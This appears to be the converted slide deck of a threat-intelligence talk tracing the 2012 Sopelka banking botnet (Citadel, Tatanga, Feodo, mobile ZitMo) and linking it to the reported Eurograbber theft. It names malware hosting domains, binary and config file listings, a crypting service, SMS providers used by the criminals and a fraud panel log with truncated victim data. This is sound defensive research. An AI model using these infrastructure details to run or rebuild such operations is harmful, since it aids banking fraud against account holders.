- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
 - At least 1 domain
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
 - At least 2 domains
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure


- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers
 - At least 13 domains


Sopelka Botnet - Infrastructure

- Citadel domains stats (*autumn.kz*, *wet.kz*, *advia.kz*)
 - IPs geolocation (05/09/2012)




Sopelka Botnet - Infrastructure

- Citadel domains stats
 - Unique IPs connecting to *advia.kz* (05/09/2012)



Sopelka Botnet - Infrastructure

- Citadel domains stats
 - Total unique IPs (01/09/2012 - 07/09/2012)



Sopelka Botnet - Infrastructure

- Feodo
 - More than 30,000 infections
 - Italy!!
- Tatanga
 - 3,000 infections aprox.
 - Germany
 - Spain

Sopelka Botnet - Infrastructure

- Binary updates (Citadel)

Index of /sopelka3/files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 citsp3.exe	05-Sep-2012 05:03	280K	
 citsp3_clean.exe	05-Sep-2012 04:53	210K	
 sopelka3_config.bin	05-Sep-2012 04:53	13K	

Apache/2.2.15 (CentOS) Server at iowa.kz Port 80

Sopelka Botnet - Infrastructure

- Binary updates (Citadel)


Index of /sopelka3/files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 citsp3.exe	11-Sep-2012 15:44	283K	
 citsp3_clean	07-Sep-2012 04:42	213K	
 citsp3_clean.exe	05-Sep-2012 04:53	210K	
 sopelka3_config.bin	07-Sep-2012 04:42	13K	

Apache/2.2.15 (CentOS) Server at fruno.pl Port 80

Sopelka Botnet - Infrastructure

- Binary updates (Citadel)
 - Robocrypt
 - Styx



The screenshot shows the top section of the Styx website. The header features the Styx logo with the tagline "обфускационная камера" (obfuscation camera) and the slogan "A well of wishes awaits you in the crypt of decay". There are language selection options for RU and EN, a "Login" button, and a prominent "РЕГИСТРАЦИЯ" (Registration) button. Below the header is a navigation menu with links for HOME, ABOUT, TARIFFS, FAQ, CONTACT, API, and STYX SPOIT PACK. The main content area displays "Camera possibilities:" followed by a list of services: Multiobfuscation of binary content and source code; Innovative and the world leading service; Obfuscation of JavaScript, HTML, EXE, DLL, SWF, PDF, IFrame; User-friendly interfaces, API for automation; Updates three times in a day. To the right of the text is a visual representation of a document being transformed from a simple letter 'a' to a complex, pixelated, and distorted version of the same letter.

RU EN

Styx обфускационная камера

{ A well of wishes awaits you in the crypt of decay

Login

РЕГИСТРАЦИЯ


















Registration

HOME ABOUT TARIFFS FAQ CONTACT API STYX SPOIT PACK

Camera possibilities:
Multiobfuscation of binary content and source code;
Innovative and the world leading service;
Obfuscation of JavaScript, HTML, EXE, DLL, SWF, PDF, IFrame;
User-friendly interfaces, API for automation;
Updates three times in a day ;

Sopelka Botnet - Infrastructure

- Internal communication / tests
 - Mobile phone numbers
 - Virtual numbers
 - Spain → FonYou
 - Sweden → MyCoolSMS
 - United Kingdom → MyCoolSMS
 - Russian prepaid SIMs (Beeline)
 - MyCoolSMS
 - SMS2Email
 - TextMarketer

Country	Format	Monthly Price	Price per SMS	Receives Domestically	Receives Internationally
 Australia	+614XXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Austria	+436XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Canada	+1XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Finland	+358XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Hong Kong	+852645XXXXX	9.95 EUR	0.015 EUR	✓	partially
 Hungary	+367XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Ireland	+35387XXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Lithuania	+37066XXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Netherlands	+316XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Norway	+475XXXXXXX	9.95 EUR	0.015 EUR	✓	partially
 Poland	+486XXXXXXX	19.90 EUR	0.015 EUR	✓	✗
 South Africa	+278XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Spain	+349XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✗
 Sweden	+467XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✓
 Switzerland	+41763XXXXXX	9.95 EUR	0.015 EUR	✓	partially
 United Kingdom	+447XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	✓
 United States	+1XXXXXXXXXX	9.95 EUR	0.015 EUR	✓	partially

Sopelka Botnet - Infrastructure

- Internal communication / tests
 - Mobile phone numbers
 - Virtual numbers
 - Spain → FonYou
 - Sweden → MyCoolSMS
 - United Kingdom → MyCoolSMS
 - Russian prepaid SIMs (Beeline)
 - MyCoolSMS
 - SMS2Email
 - TextMarketer

Sopelka Botnet - Infrastructure

- Internal communication / tests
 - Messages in English
 - Some proofs pointing to Manchester
 - Using same virtual number (*hgm*)
 - Using SMS2Email account with Manchester IP
 - Account data
 - But payments with Russian virtual credit cards...

Sopelka Botnet - Summary

- Citadel / Tatanga / Feodo
- Since April to end of September 2012
- Injects + Mobile component (*apk, jad, sis*)
 - No automatic transfers
- 4 European countries affected
- High infection level
- Russian / English banking panel
- Different nationalities group (?)

Eurograbber



Check Point[®]
SOFTWARE TECHNOLOGIES LTD.

**A Case Study of Eurograbber:
How 36 Million Euros was Stolen via Malware**

December 2012

Eurograbber

EL PAÍS

PORTADA

INTERNACIONAL

PC

TECNOLOGÍA

MOVILIDAD

REDES SOCIALES

GADGETS

PROGRAMAS

EMPRESAS

LEGISLACIÓN

▶ ESTÁ PASANDO

Apple

Arte

Google

Facebook

Twitter

Samsung

Tecnología

Eurograbber robó a 7 bancos españoles

- El ciberataque, iniciado en agosto, afectó a más de 11.000 clientes

EL PAÍS | Madrid | 6 DIC 2012 - 10:06 CET

Archivado en: Virus informáticos Seguridad internet Bancos Internet Telecomunicaciones
Banca España Comunicaciones Finanzas Europa

Eurograbber

ABC.es | ECONOMÍA

ACTUALIDAD DEPORTES CULTURA VIAJAR GENTE&ESTILO TV VIDEO SALUD BLOGS HEMEROTECA SERVICIOS TE

España Internacional **Economía** Sociedad El Papa Toros Madrid Ediciones▼ Ciencia Medios Familia Defensa Opinión ABC 110

wij **helpen** ruim
1.000 MKB'ers per maand!

Meer weten?
[Klik hier](#)



ECONOMÍA

Roban 5,8 millones de euros en cuentas españolas mediante un ataque informático

ABC.ES / MADRID | Día 05/12/2012 - 16.50h

TEMAS RELACIONADOS

▶ Piratería informática

▶ Sistemas operativos

▶ Virus informáticos

▶ Informática

- ▶ Un grupo de hackers ha utilizado un virus troyano para acceder a los datos bancarios de las víctimas en el ordenador o en su teléfono móvil

Sigue ABC.es en...



Facebook



Tw

Publicidad



Eurograbber



The image is a screenshot of the website **rtve.es**. At the top left is the logo "rtve.es" in orange. To its right is a search bar with the text "Busca en rtve". Below the logo are four navigation buttons: "Noticias" (highlighted in orange), "TV", "Radio", and "Deportes". A horizontal menu below these buttons lists various categories: "A la Carta", "Filmoteca", "Programación", "Telediario en 4'", "Mundo", "España", "Autonomías", and "Economía Más Temas»".

The main content area features a "DIRECTO" banner with a globe icon and the text "Atletismo en directo: Campeonato de Europa en" followed by "11:29 Siga en directo la sesión vespertina de la primera jornada desde Goteborg (Suecia)".

Below the banner, the breadcrumb "Noticias > Ciencia y tecnología" is visible on the left, and a printer icon with the text "Imprimir" is on the right. The main headline reads: **Un troyano roba 5,8 millones de euros a clientes de banca online en España**.

Below the headline is a list of two bullet points:

- Se han visto afectadas 11.352 cuentas bancarias españolas
- Lo robado asciende a 36 millones con los ataques en Italia, Alemania y Holanda

Eurograbber

Eurograbber svuota il conto online, come difendersi dalle truffe

L'informazione quotidiana e indipendente su economia, finanza, attualità e fisco

HOME | ECONOMIA | FINANZA | OBBLIGAZIONI | BORSA | FISCO | **ATTUALITÀ** | FINANZA PERS

Notizie | Politica | Cittadinanza attiva | Storie dell'Italia reale



Concorso scuola primaria: tracce prova scritta



Beppe Grillo Presidente del Consiglio? La provocazione su Twitter



OBBLIGAZIONI BANCA IMI
COLLEZIONE TASSO FISSO 5 ANNI DOLLARO STATUNITENSE

07 DICEMBRE 2012, ORE 15:37 | NOTIZIE

Eurograbber svuota il conto online, come difendersi dalle truffe


Svuotati i conti correnti online di migliaia di risparmiatori. La truffa attraverso il trojan Eurograbber è partita dall'Italia e ha coinvolto Germania, Spagna e Olanda. Ecco come funziona il pericoloso "arruffatore di euro"

 100


 Like


 4

 +1

 0

 Tweet

 0

 Condividi

Eurograbber

Schlagzeilen | Hilfe | RSS | Newsletter | Mob

SPIEGEL ONLINE NETZWELT


NACHRICHTEN VIDEO THEMEN FORUM ENGLISH DER SPIEGEL SPIEGEL TV ABO SHOP

Home | Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Schul

Nachrichten > Netzwelt > Web > Botnets > Eurograbber-Trojaner erbeutet 36 Millionen Euro

"Eurograbber Attack": Handy-Trojaner 36 Millionen Euro

Selbst die doppelte Sicherung hat nichts genützt: Mit hinterhältiger Schadsoftware haben Kriminelle 36 Millionen Euro von 30.000 gesamten Euro-Raum abgebucht. Viele Online-Banking-Kunden ahnungslos, bis die Kontoauszüge kamen.

 Donnerstag, 06.12.2012 – 13:22 Uhr

Eurograbber

sprout
inspireert ondernemers



KENNISPARTNERS: AGENTSCHAP NL

Updaten • Nieuwsbrief • Magazine • Abonneren

🏠 KLANT & OMZET • GELD & GEDOE • ANDERS & BETER • BEST OF • B.V. IK • TOPICS • EXP

Nieuws • Column • Tools • Magazine • Sprout Tv • Events • Challengerday • Challenger 50 • 25 Ond

Eurograbber steelt 36 miljoen euro van banken

[Nieuws](#) | 05 dec 2012 | [Computable ICT-nieuws](#) | ☆☆☆☆☆

Check Point en Versafe hebben een uitgebreid rapport over Eurograbber onthuld. Dit is een zeer geavanceerde digitale aanval op een groot aantal Europese banken waarbij de afgelopen periode meer dan 36 miljoen euro is gestolen. Er zijn in totaal 940 klanten van Nederlandse banken slachtoffer geworden van Eurograbber omdat hun computer en mobiele telefoon is besmet. Internationaal ging het om mee...

Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
 - ZeuS
 - SpyEye
 - Carberp
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
 - New ZitMo attack
 - Android
 - BlackBerry
 - European banks
 - 200€ - 250.000€ transactions
- “...new and very successful variation of the ZITMO Trojan”**

Eurograbber

- Different malware families
- New ZitMo attack
- European banks
 - Italy (16)
 - Spain (7)
 - Germany (6)
 - Netherlands (3)
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions
- **36 million EUR!!**

Eurograbber

- It smells like Sopenka...

The screenshot displays the Eurograbber web interface. On the left, a sidebar lists 'Залитые' (Uploaded) and 'Незалитые' (Not uploaded) folders for various users, with counts in brackets. A callout box labeled 'Affected users reports' points to this list. The main content area features a table with columns 'time', 'log', and 'ip'. A red header bar contains the text '89!Android' and 'Add Comment'. A callout box labeled 'User details' points to the 'log' column. The table contains two rows of data, both from 2012-08-01 at 10:43:26 and 10:43:25 respectively, showing login attempts from IP 92.53.97.188. The log entries include fields like 'link=https://...', 'login=923...', 'pass=403...', 'name=HTC_ Desire', 'mobile=Android', 'phone=+72...', 'number=77...', and 'finished=app installed' (highlighted in green).

time	log	ip
2012-08-01 10:43:26	link=https://r... login=923... pass=403... name=HTC_ Desire mobile=Android phone=+72... number=77... finished=app installed	92.53.97.188
2012-08-01 10:43:25	link=https://r... login=923... pass=403... name=HTC_ Desire mobile=Android phone=+72... number=77... finished=app installed	92.53.97.188

Eurograbber

- It smells like Sopenka...



Eurograbber

- Different malware families
 - ~~Zeus~~ Citadel
 - ~~SpyEye~~ Tatanga / Hermes
 - Feodo / Bugat / Cridex
 - Carberp?
- New ZitMo attack
- European banks
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
 - ~~New ZitMo attack~~ Same ZitMo in 2010
 - Android
 - BlackBerry
 - Symbian
- “...new and very successful variation of the ZITMO Trojan”
- “...Mobile version of Eurograbber Trojan”

Eurograbber

- ~~New ZitMo attack~~ Same ZitMo in 2010



The image is a screenshot of a blog post from Fortinet's Threat Research and Response section. At the top, the Fortinet logo is on the left, and 'FortiGuard Threat Research and Response' is on the right. Below the logo is a circular graphic with a target-like pattern. The main heading of the post is 'Eurograbber is Zitmo', which is highlighted with a red rectangular box. Below the heading, the author is listed as 'by Axelle Apvrille | December 7, 2012 at 11:00 am'. A large white text box is overlaid on the right side of the screenshot, containing the quote: "...new and very successful variation of the ZITMO Trojan".

FORTINET FortiGuard Threat Research and Response

Threat Research and Response

Latest News From The Labs

Eurograbber is Zitmo

by Axelle Apvrille | December 7, 2012 at 11:00 am

"...new and very successful variation of the ZITMO Trojan"

Eurograbber


- Different malware families
- New ZitMo attack
- European banks
 - ~~Italy (16)~~ (14)
 - ~~Spain (7)~~ (16)
 - ~~Germany (6)~~ (3)
 - ~~Netherlands (3)~~ (1)
- 200€ - 250.000€ transactions

Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- ~~200€ - 250.000€ transactions~~

